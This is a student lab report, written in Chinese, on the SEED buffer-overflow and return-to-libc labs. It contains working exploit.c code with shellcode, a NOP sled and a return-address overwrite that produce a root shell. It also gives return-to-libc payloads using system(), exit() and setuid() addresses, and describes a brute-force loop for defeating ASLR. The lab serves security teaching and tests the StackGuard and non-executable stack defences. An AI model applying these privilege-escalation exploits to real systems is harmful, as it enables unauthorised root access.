**第二次网安综合课程设计报告**

**（Buffer Overflow Vulnerability Lab &Return-to-libc Attack）**


57117228 陈佑

# Part1——Buffer Overflow Vulnerability Lab


# 一． Running Shellcode（shellcode是启动shell的代码）

## **Step1.编译call\_shellcode.c并执行**

如下图所示，对call\_shellcode.c文件进行编译执行，它会调用execve()来执行/bin/sh，从而启动shell。



## **Step2.将stack设置为SET-UID程序，并且利用其漏洞获得root特权**



stack程序从一个名为badfile的文件中获取其输入。可以通过为badfile创建内容，将且内容复制到缓冲器内，来生成一个shell。在接下来的task2中，将会生成一个exploit.c文件，用于生成这个badfile。

# 二． Exploiting the Vulnerability（利用漏洞）

实验目的——要求在关闭所有保护机制的情况下，完成漏洞程序的设计，并实现攻击。设计思路是，合理填充badfile文件的内容，实现在用户程序stack.c读取该文件并拷贝到自己的缓冲区（即bof（char\*str）函数栈帧存储空间）后，由于缓冲区溢出，执行bof函数的返回地址内存单元被覆盖且对应换成了shellcode的首地址，接下来用户程序执行shellcode并启动了带有用户程序权限的shell。

题目中提供了一个名为“exploit.c”的代码，这个代码的目的是为badfile构造内容。在这个代码中，shellcode是提供了的，剩下的部分需要自己构造。

## **Step1.补充exploit.c文件**

/\* exploit.c \*/

/\* A program that creates a file containing code for launching shell\*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[]=

"\x31\xc0" /\* xorl %eax,%eax \*/

"\x50" /\* pushl %eax \*/

"\x68""//sh" /\* pushl $0x68732f2f \*/

"\x68""/bin" /\* pushl $0x6e69622f \*/

"\x89\xe3" /\* movl %esp,%ebx \*/

"\x50" /\* pushl %eax \*/

"\x53" /\* pushl %ebx \*/

"\x89\xe1" /\* movl %esp,%ecx \*/

"\x99" /\* cdq \*/

"\xb0\x0b" /\* movb $0x0b,%al \*/

"\xcd\x80" /\* int $0x80 \*/

;

void main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

/\* Initialize buffer with 0x90 (NOP instruction) \*/

memset(&buffer, 0x90, 517);

/\* You need to fill the buffer with appropriate contents here \*/

**strcpy(buffer+100,shellcode); //①将shellcode拷贝至buffer**

**strcpy(buffer+0x24,"\xbb\xf1\xff\xbf"); //②在buffer特定偏移处起始的四个字节覆盖sellcode地址**

/\* Save the contents to the file "badfile" \*/

badfile = fopen("./badfile", "w");

fwrite(buffer, 517, 1, badfile);

fclose(badfile);


}

**蓝字加粗部分是自己构造的部分。**

**①——因为在攻击程序exploit.c编译执行后，buffer的内容即为badfile的数据，所以需要将shellcode拷贝至buffer。**

**②——在buffer特定偏移处起始的四个字节中写入了一个字。攻击程序exploit.c构造badfile文件，而后被漏洞程序读取，进而拷贝进自己的缓冲区。所以漏洞程序有了shellcode，特定偏移是为了实现拷贝过程中shellcode的首地址正好覆盖bof函数执行后的返回地址。**


## **Step2.编译exploit.c文件并且运行stack程序**



对exploit.c编译并且执行，生成badfile文件，再执行stack程序，可以将badfile文件内容传递给缓冲区，从而使漏洞程序stack有了shellcode。执行stack程序就可以成功获得一个root shell，task2的攻击成功。


# 三． Defeating dash’s Countermeasure（破解dash对抗策略）

## **Step1.对setuid(0)注释后，编译dash\_shell\_test.c并且执行**




如上图所示，对setuid(0)注释后，编译dash\_shell\_test.c并运行，则可以获取root shell，这是因为此时dash\_shell\_test是SET-UID程序，将以root身份执行。

## **Step2.对setuid(0)取消注释后，编译dash\_shell\_test.c并且执行**



如上图所示，对setuid(0)取消注释后，编译dash\_shell\_test.c并运行dash\_shell\_test\_new可执行文件，将不能获取root shell。这是因为setuid(0)系统调用可以将RUID和EUID设为相同值0，从而将SET-UID进程改为一个普通用户进程，降低权限后再打开shell。

## **Step3.更改exploit.c中的shellcode，重新执行task2的攻击**




发现task2的攻击无法实现，无法获取一个root shell。

这是由于新的shellcode中添加了setuid(0)的系统调用，将原本的SET-UID进程降低权限为普通进程，阻止了root shell攻击，并且检测到栈溢出，所以打印输出“Segmentation fault”错误。

# 四． Defeating Address Randomization（破解地址随机化）

实验目的——使用暴力破解脚本来击败地址随机化对策

## **Step1.使用以下命令打开Ubuntu的地址随机化**



地址随机化可以使得一个程序每次分配的地址不一样，攻击者很难猜中栈的地址，因而可以提升程序的安全性。

## **Step2.使用暴力破解脚本来反复攻击程序**

使用蛮力方法无限循环，反复攻击易受攻击的程序，如果攻击成功，脚本就会停止运行。




如上图所示，经过32807次循环，获得了正确的badfile，击败了地址随机化保护策略。

# 五． Turn on the StackGuard Protection（打开StackGuard保护机制）

## **Step1.关闭地址随机化机制**

## **Step2.打开StackGuard保护机制编译stack.c，重新执行task2的攻击**




如上图所示，先关闭地址随机化机制，再打开StackGuard保护机制，保护机制可以及时发现栈的溢出。接下来对task1中的stack.c重新编译运行（新的可执行程序为stack\_protect）。重新执行task2的攻击，无法获得shell，所以攻击失败，StackGuard保护机制生效。

# 六． Turn on the Non-executable Stack Protection（打开Non-executable Stack保护机制）

## **Step1.关闭地址随机化机制**

## **Step2.打开Non-executable Stack保护机制编译stack.c，重新执行task2的攻击**




如上图所示，先关闭地址随机化机制，再打开Non-executable Stack保护机制，对task1中的stack.c重新编译运行（新的可执行程序为stack\_protect\_noexe）。重新执行task2的攻击，**可以看到——无法获得shell，攻击失败，Non-executable Stack保护机制生效。**


**无法获得shell的原因——Non-executable Stack保护机制开启，栈空间是无法执行的，即使用代码覆盖也无法运行，所以无法启动shell。**

# Part2——Return-to-libc Attack Lab


# Finding out the addresses of libc functions（寻找libc函数的地址）

## **Step1.关闭地址随机化机制，并且创建retlib.c（存在漏洞的文件），关闭保护机制后编译，将其设置为SET-UID程序**





## **Step2. 使用调试工具gdb查找system()的地址。**



由于之前已经将内存地址随机化被关闭，所以对于同一个程序，库总是加载在同一个内存地址中。


gdb中，键入run命令执行一次目标程序，否则将不会加载库代码。然后使用p命令(或print)打印出system()的地址和exit()功能的地址。可以看到，system()的地址为0xb7e5f430，exit()的地址为0xb7e52fb0。

# Putting the shell string（"/bin/sh"） in the memory

实验目的——为了获取shell，需要system()函数执行“/bin/sh”程序。因此，命令字符串“/bin/sh”必须首先放在内存中，所以必须知道它的地址（这个地址需要传递给system()函数），**这里选用shell变量的方法解决。**


## **Step1.定义一个shell变量MYSHELL，使它包含字符串"/bin/sh"**


shell实际上生成一个子进程来执行程序，并且由Lab1-report中的实验可知，**所有导出的shell变量都成为子进程的环境变量。**



定义一个新的shell变量MYSHELL，并让它包含字符串“/bin/sh”。使用env指令，可以验证字符串确实进入了子进程。

## **Step2.将MYSHELL作为system()的参数， 使用程序findloc.c来找到这个变量在内存中的位置**






如上图所示，MYSHELL变量（即shell字符串）在内存中的地址为0xbfffff48。

# Exploiting the buffer-overflow vulnerability

## **Step1.利用函数调用流程中栈的ebp和esp的变化，确定XYZ与ebp的关系**

为了实现攻击，需要用system的地址覆盖返回地址，在合适的位置填入“/bin/sh"字符串所在内存地址，这个合适的位置是system的参数地址。



整个函数调用流程中ebp和esp的变化如上图所示。

1、首先是离开函数，执行的是离开函数的操作。所以用system的函数地址覆盖return address = ebp+4。此时esp指向的位置如(b)图所示。

2、接着是进入一个函数，执行的是进入函数的操作。

（1）push ebp，所以函数地址被ebp的内容覆盖; esp+4;

（2）mov ebp,esp ,所以ebp的位置如图©所示；ebp+8是我们的参数位置，位置如圆圈１所示；这个位置等于原来的ebp + 12。

（3）圆圈２在现在ebp+4位置，是system的返回地址，原来ebp+8的位置，可以用来设置exit。虽然我认为这个没什么用。


（4）sub esp,$N;给local变量开辟部分内存

**所以，system()的函数地址覆盖return address = ebp+4；**

**字符串“/bin/sh”参数位置等于ebp + 12；**

**ebp+8的位置，可以用exit函数的内存位置填充，作为返回地址。**

因而，接下来只需要得出ebp到buffer的偏移量即可。



利用gdb调试retlib程序，在bof函数处设置断点，得出ebp与buffer之间的偏移量为20。

所以，“bin/sh”对应的X值为32（20+12），system()对应的Y值为24（20+4），exit()对应的Z值为28（20+8）。

## **Step2.补全有漏洞的代码exploit.c**

/\* exploit.c \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char \*\*argv)

{

char buf[40];

FILE \*badfile;

badfile = fopen("./badfile", "w");

**\*(long \*) &buf[32] = 0xbfffff48 ; // "/bin/sh" ①**

**\*(long \*) &buf[24] = 0xb7e5f430 ; // system() ②**

**\*(long \*) &buf[28] = 0xb7e52fb0 ; // exit() ③**

fwrite(buf, sizeof(buf), 1, badfile);

fclose(badfile);


}

①②③分别对应了BIN\_SH、system()、exit()的地址。这些地址都已经在前面的task中获得了，分别为0xbfffff48，0xb7e5f430，0xb7e52fb0。

X,Y,Z的值也已经在Step1中确定，分别为32,24,28。

## **Step3.编译exploit.c并运行，实施攻击**

`I4`$$JP4WB5$5DK$RTGV%E




如上图所示，成功获得一个root shell，攻击成功。

# Turning on address randomization（打开地址随机化保护机制）

## **Step1.打开address randomization保护机制**

## **Step2.重新执行攻击**




如上图所示，在打开了地址随机化保护机制后，重新执行执勤啊的攻击，发现无法获得一个root shell，攻击失败。

这是由于在之前的实验里，地址随机化被关闭，对于同一个程序，它所处的地址不会发生变化，因而写入exploit.c的XYZ的值以及对应的地址适用于每次执行。但是当地址随机化保护机制开启后，写在exploit.c中的固定值就不符合每次执行的需求，因而攻击无法成功。

新建一个空白的badfile，使用gdb调试retlib1。

K6SP3YHSL7PE_K%K6CYJ1EA

首先开启gdb的地址随机化机制。



可以看到，system()的地址由0xb7e5f430变为了0xb75c1430，exit的地址由0xb7e52fb0变为了0xb75b4fb0。ebp和buffer之间的值仍然为20，所以XYZ的值都未变化。

S_S@V2U{@}2U}~XKK2QC@78

重新运行findloc程序，寻找“/bin/sh”的地址，发现地址由0xbfffff48变为了bfcebf48。

综上所述，X,Y,Z的值不变（badfile中的写入值是正确的），但是三个地址都发生了变化（badfile中的写入值是不正确的）。

# Defeat Shell’s countermeasure（破解dash对抗策略）


当/bin/sh指向/bin/dash时，我们不能直接返回到system()函数，因为system()实际上使用/bin/sh执行命令，而/bin/dash将降低特权。

解决这个问题有很多方法，其中一种方法是在调用system()之前调用setuid(0)。setuid(0)将EUID和RUID设置为0，将进程转换为非SET-UID。**所以本task的重点在于，应当修改exploit.c，在调用系统函数system(“/bin/sh”)之前，先调用系统函数setuid(0)来提升权限。**

## **Step1.修改exploit.c**

首先，关闭地址随机化机制。

在bof的返回地址处（&buf[24]）写入setuid()的地址，setuid的参数0写在与其入口地址相隔一个字的位置（即buf[32]）处（因为setuid()执行完毕之后，会转向存放setuid入口地址的下一个位置，所以这个位置应该放入system函数的入口地址），同理system放在&buf[28]，system的参数“/bin/shell”放入&buf[36]处。

由上图可知，setuid地址为0xb7ed8e40，修改exploit.c如下：

/\* exploit.c \*/

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

int main(int argc, char \*\*argv)

{

char buf[40];

FILE \*badfile;

badfile = fopen("./badfile", "w");

**\*(long \*) &buf[36] = 0xbfffff48 ; // "/bin/sh"**

**\*(long \*) &buf[28] = 0xb7e5f430 ; // system()**

**\*(long \*) &buf[24] = 0xb7ed8e40 ; // setuid()**


**\*(long \*) &buf[32] = 0 ; // setuid parameter 0**

fwrite(buf, sizeof(buf), 1, badfile);

fclose(badfile);

}

## **Step2.重新执行攻击**



可以看到，攻击成功，成功破解了dash的对抗策略。